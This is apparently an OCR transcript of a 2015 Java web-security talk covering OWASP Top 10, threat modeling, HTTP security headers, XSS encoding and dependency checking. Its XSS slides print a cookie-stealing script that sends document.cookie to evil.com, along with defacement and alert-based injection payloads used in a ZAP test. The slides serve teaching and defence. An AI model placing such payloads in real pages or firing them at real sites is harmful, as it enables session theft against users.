Sichere Webanwendungen mit Java

Karlsruher IT-Sicherheitsinitiative
16.07.2015

Dominik Schadow | bridgingIT

Home
Browse :
Vendors
Products
Vulnerabilities
By Date
Vulnerabilities
By Type
Reports :
CVSS Score
Report
CVSS Score
Distribution
Search :
Vendor Search
Product
Search
Version
Search
Vulnerability
Search
By Microsoft
References
Top 50 :
Vendors
Vendor Cvss
Scores
Products
Product Cvss
Scores
Versions

Oracle » JDK : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **378** Page : 1 (This Page) 2 3 4 5 6 7 8

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2015-0492				2015-04-16	2015-05-13	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Unspecified vulnerability in Oracle Java SE 7u76 and 8u40, and JavaFX 2.2.76, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors, a different vulnerability than CVE-2015-0484.														
2	CVE-2015-0491				2015-04-16	2015-05-13	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in Oracle Java SE 5.0u81, 6u91, 7u76, and 8u40, and Java FX 2.2.76, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D, a different vulnerability than CVE-2015-0459.														
3	CVE-2015-0488				2015-04-16	2015-05-13	5.0	None	Remote	Low	Not required	None	None	Partial
Unspecified vulnerability in Oracle Java SE 5.0u81, 6u91, 7u76, and 8u40, and JRockit R28.3.5, allows remote attackers to affect availability via vectors related to JSSE.														
4	CVE-2015-0486				2015-04-16	2015-05-11	5.0	None	Remote	Low	Not required	Partial	None	None
Unspecified vulnerability in Oracle Java SE 8u40 allows remote attackers to affect confidentiality via unknown vectors related to Deployment.														
5	CVE-2015-0484				2015-04-16	2015-05-13	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Unspecified vulnerability in Oracle Java SE 7u76 and 8u40, and Java FX 2.2.76, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors, a different vulnerability than CVE-2015-0492.														
6	CVE-2015-0480				2015-04-16	2015-05-13	5.8	None	Remote	Medium	Not required	None	Partial	Partial
Unspecified vulnerability in Oracle Java SE 5.0u81, 6u91, 7u76, and 8u40 allows remote attackers to affect integrity and availability via unknown vectors related to Tools.														

Patch fast
Unsafe platform
→ unsafe web application

Now lets have a look at the
developers

OWASP TOP 10 2013

(1) Injection
(2) Broken Authentication and Session Management
(3) Cross-Site Scripting (XSS)
(4) Insecure Direct Object References
(5) Security Misconfiguration
(6) Sensitive Data Exposure
(7) Missing Function Level Access Control
(8) Cross-Site Request Forgery (CSRF)
(9) Using Components with Known Vulnerabilities
(10) Unvalidated Redirects and Forwards


What scares others...
... does not necessarily
scare you!

OWASP TOP 10 Proactive Controls

(1) Parameterize Queries
(2) Encode Data
(3) Validate All Inputs
(4) Implement Appropriate Access Controls
(5) Establish Identity and Authentication Controls
(6) Protect Data and Privacy
(7) Implement Logging, Error Handling and Intrusion Detection
(8) Leverage Security Features of Frameworks and Security Libraries
(9) Include Security-Specific Requirements
(10) Design and Architect Security in

Secure Programming

Design and Architect Security in


Presentation
Services
Domain
Data Access
Security

Applications need to be secure by design

Threat model

Threat modeling key questions*


1. What are you building?
2. What can go wrong?
3. What should you do about those things that can go wrong?
4. Did you do a decent job of analysis in steps 1 to 3?

* by Adam Shostack - Threat Modeling

Complex Threat Model - Threat Modeling Tool 2014

File Edit View Settings Diagram Reports Help

Portal



Stencils

Process | External | Store | Flow | Boundary

- Generic Process
- OS Process
- Thread
- Kernel Thread
- Native Application
- Managed Application
- Thick Client
- Browser Client
- Browser and ActiveX Plug-ins
- Web Server
- Windows Store Process
- Win32 Service
- Web Application

Properties

Web Server

Name	Web Server
Out Of Scope	
Reason For Out Of Scope	

Configurable Attributes

Code Type	Managed
Sanitizes Input	Not Selected
Sanitizes Output	Not Selected

As Generic Process

Running As	Not Selected
Isolation Level	Not Selected
Accepts Input From	Not Selected
Implements or Uses an Authentication Mechanism	No
Implements or Uses an Authorization Mechanism	No
Implements or Uses a Communication Protocol	No

Add New Custom Attribute

Messages - 4 issues found

Description	Severity	Diagram	Ignore
External interactor should communicate over trust boundary.	Warning	Portal	
External interactor should communicate over trust boundary.	Warning	Portal	
External interactor should communicate over trust boundary.	Warning	Portal	
External interactor should communicate over trust boundary.	Warning	Portal	

Messages - 4 issues found | Notes - no entries

Secure all data during transport

Menü

Inhalte suchen | Suchen

Germany (Deutsch)

Anmelden

Einloggen

Benutzername

Passwort

Durch das Einloggen stimmen Sie unseren Leistungsbedingungen zu

Einloggen

Angaben merken

Log-in form requires HTTPS

Link to a dedicated HTTPS log-in page

HSTS to force HTTPS for whole page

```
@WebFilter(urlPatterns = {"/*"})
public class HSTS implements Filter {
  public void doFilter(…) {
    HttpServletResponse response =
     (HttpServletResponse) res;
    response.addHeader(
     "Strict-Transport-Security",
     "max-age=31556926");

    chain.doFilter(req, response);
  }
  // …
}
```

Combine security response headers

HTTP Strict Transport Security (HSTS)
Forces HTTPS connections

Cache-Control
Prevents storing sensitive data in browser cache

X-Content-Type-Options
Prevents drive-by downloads

X-Frame-Options
Prevents UI redressing attacks (clickjacking)

Content Security Policy (CSP)
Prevents Cross-Site Scripting

```
response.addHeader(
   "Content-Security-Policy",
   "default-src 'none';
    script-src *.sample.com;
    style-src sample.org;
    frame-ancestors 'none'"
);
```

Defense in depth

Verify all headers in the browser

Elements | Network | Sources | Timeline | Profiles | Resources | Audits | Console

Preserve log | Disable cache

Name
Path

all.jsp
/security-header/all

styles.css
/security-header/resour...

2 requests | 760 B transferred |...

Headers | Preview | Response | Cookies | Timing

▼ Response Headers view source

```
Cache-Control: no-store, no-cache, must-revalidate
Content-Length: 298
Content-Security-Policy: default-src 'self'; frame-ancestors 'none'
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 16 Oct 2014 05:33:43 GMT
Expires: Wed, 31 Dec 1969 23:59:59 GMT
Server: Apache-Coyote/1.1
Strict-Transport-Security: max-age=31556926; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
```

Console | Search | Emulation | Rendering

<top frame> Preserve log

Konsole | HTML | CSS | Skript | DOM | Netzwerk | Cookies Im Netzwe

Leeren | Dauerhaft | Alles | HTML | CSS | JavaScript | XHR | Bilder | Plug-ins | Medien | Schriften

▼ GET all.jsp 200 OK localhost:8080 298 B 127.0.0.1:8079 14ms

Header | Antwort | HTML | Cache | Cookies

▼ Antwort-Header Quelltext anzeigen

```
Cache-Control: no-store, no-cache, must-revalidate
Content-Length: 298
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 16 Oct 2014 05:30:17 GMT
Expires: Wed, 31 Dec 1969 23:59:59 GMT
Server: Apache-Coyote/1.1
Strict-Transport-Security: max-age=31556926; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
content-security-policy: default-src 'self'; frame-ancestors 'none'
```

▶ Anfrage-Header

Recx Security Analyser

Page, Header & Cookie Security Analyser

Analysis results for:

https://blog.dominikschadow.de/

Click the icons in the tables below for a more detailed explanation.

HTTP security headers

Name	Value	Setting secure
x-content-type-options	nosniff	✔
x-frame-options	deny	✔
cache-control	no-cache, must-revalidate, max-age=0, no-store, no-cache, must-revalidate	✔
content-security-policy	default-src 'self'; img-src *; font-src *; style-src 'self' https://fonts.googleapis.com 'unsafe-inline'; frame-ancestors 'none'	✔
strict-transport-security	max-age=31556926	✔
x-xss-protection	1; mode=block	✔
access-control-allow-origin	Header not returned	✔

Cross-Site Scripting

XSS attacks

Execute arbitrary code in browser

Access victim's session credentials

Website defacement

Load remotely hosted scripts

Redirects to phishing/ malware sites

Data theft

Undermine CSRF defense

Session Theft

```
<script>
 var img = new Image();
 img.src = "http://evil.com?"
                + document.cookie;
</script>
```


Website Defacement

```
<script>
 document.body
   .innerHTML("XSS");
</script>
```

A

<

In which context will the (user) input be used?




```
<script>alert("XSS")</script>
```

HTML

```
&lt;script&gt;alert(&#34;XSS&#34;)&
lt;/script&gt;
```

CSS

```
\3cscript\3e alert(\22XSS\22)\3c
\2fscript\3e
```

JavaScript

```
<script>alert(\x22XSS\x22)<\/script>
```

OWASP Java Encoder

```
String encHTML =
  Encode.forHtml(name);

String encCSS  =
  Encode.forCssString(name);

String encJS   =
  Encode.forJavaScript(name);
```

```
<web-app ... version="3.1">
 <session-config>
  <!-- idle timeout after session expires -->
  <session-timeout>30</session-timeout>
  <cookie-config>
   <!-- prevent session id script access -->
   <http-only>true</http-only>
   <!-- transfer cookie via https only -->
   <secure>true</secure>
  </cookie-config>
  <!-- session id in cookie, not URL -->
  <tracking-mode>COOKIE</tracking-mode>
 </session-config>
</web-app>
```

Hack yourself first

Untitled Session - OWASP ZAP 2.4.0

Standard mode

Sites

Contexts
- Default Context
- Sites
  - http://localhost:8080
    - GET:xss
    - xss

Quick Start | Request | Response | Break

Method | Header: Text | Body: Text

```
POST http://localhost:8080/xss/validated HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
DNT: 1
Referer: http://localhost:8080/xss/
Cookie: JSESSIONID=784C4C9D300E3CB4369A797F9E706462; _ga=GA1.1.232896623.1427824194
Connection: keep-alive
```

```
inputValidatedName=<script>alert(document.cookie)</script>
```

History | Search | Alerts | Output

Filter:OFF

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	03/07/15 17:31:21	GET	http://localhost:8080/xss	302	Found	21...	0 bytes			
3	03/07/15 17:31:24	GET	http://localhost:8080/xss/	200	OK	1....	2.09 KiB	Medium		Form, SetCookie
4	03/07/15 17:31:25	GET	http://localhost:8080/xss/resources/css/styl...	200	OK	13...	363 bytes	Medium		

Alerts 0 1 3 0

Current Scans 0 0 0 0 0 0 0

Hack yourself first

Professional pentester

Frameworks and libraries decline

My code, my configuration

And whose libs?

sql-injection — bash — 89×32

```
Last login: Fri Apr 17 12:14:00 on ttys000
Marvin:sql-injection dos$ dependency-check.sh -a SQL-Injection -s target/dependency/
Apr 17, 2015 12:15:22 PM org.owasp.dependencycheck.Engine doUpdates
INFORMATION: Checking for updates
Apr 17, 2015 12:16:08 PM org.owasp.dependencycheck.data.update.task.DownloadTask call
INFORMATION: Download Started for NVD CVE - Modified
Apr 17, 2015 12:16:32 PM org.owasp.dependencycheck.data.update.task.DownloadTask call
INFORMATION: Download Complete for NVD CVE - Modified
Apr 17, 2015 12:16:32 PM org.owasp.dependencycheck.data.update.task.ProcessTask processFi
les
INFORMATION: Processing Started for NVD CVE - Modified
Apr 17, 2015 12:16:37 PM org.owasp.dependencycheck.data.update.task.ProcessTask processFi
les
INFORMATION: Processing Complete for NVD CVE - Modified
Apr 17, 2015 12:16:37 PM org.owasp.dependencycheck.data.update.StandardUpdate update
INFORMATION: Begin database maintenance.
Apr 17, 2015 12:16:44 PM org.owasp.dependencycheck.data.update.StandardUpdate update
INFORMATION: End database maintenance.
Apr 17, 2015 12:16:45 PM org.owasp.dependencycheck.Engine doUpdates
INFORMATION: Check for updates complete
Apr 17, 2015 12:16:45 PM org.owasp.dependencycheck.Engine analyzeDependencies
INFORMATION: Analysis Starting
Apr 17, 2015 12:17:13 PM org.owasp.dependencycheck.analyzer.CentralAnalyzer analyzeFileTy
pe
WARNUNG: Unable to download pom.xml for hibernate-jpa-2.1-api-1.0.0.Final.jar from Centra
l; this could result in undetected CPE/CVEs.
Apr 17, 2015 12:17:25 PM org.owasp.dependencycheck.Engine analyzeDependencies
INFORMATION: Analysis Complete
Marvin:sql-injection dos$
```

```
<reporting>
 <plugins><plugin>
   <groupId>org.owasp</groupId>
   <artifactId>
    dependency-check-maven
   </artifactId>
   <version>1.2.11</version>
   <reportSets><reportSet>
     <reports>
      <report>aggregate</report>
     </reports>
   </reportSet></reportSets>
  </plugin></plugins>
</reporting>
```

Post-build Actions

Publish OWASP Dependency-Check analysis results

Dependency-Check results

Fileset includes setting that specifies the generated raw Dependency-Check XML report files, such as **/dependency-check-report.xml. Basedir of the fileset is the workspace root. If no value is set, then the default **/dependency-check-report.xml is used. Be sure not to include any non-report files into this pattern.

Run always

By default, this plug-in runs only for stable or unstable builds, but not for failed builds. If this plug-in should run even for failed builds then activate this check box.

Detect modules

Determines if Ant or Maven modules should be detected for all files that contain warnings. Activating this option may increase your build time since the detector scans the whole workspace for 'build.xml' or 'pom.xml' files in order to assign the correct module names.

Health thresholds

100% 0%

Configure the thresholds for the build health. If left empty then no health report is created. If the actual number of warnings is between the provided thresholds then the build health is interpolated.

Health priorities

Only priority high Priorities high and normal All priorities

Determines which warning priorities should be considered when evaluating the build health.

Status thresholds (Totals)

	All priorities	Priority high	Priority normal	Priority low
	5	2	3	5

If the number of total warnings is greater than one of these thresholds then a build is considered as unstable or failed, respectively. I.e., a value of 0 means that the build status is changed if there is at least one warning found. Leave this field empty if the state of the build should not depend on the number of warnings.

Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the reporting provided constitutes acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, with regard to the analysis or its use. Any use of the tool and the reporting provided is at the user's risk. In no event shall the copyright holder or OWASP be held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

Project: JavaSecurity

Scan Information (show all):

- *dependency-check version*: 1.2.10
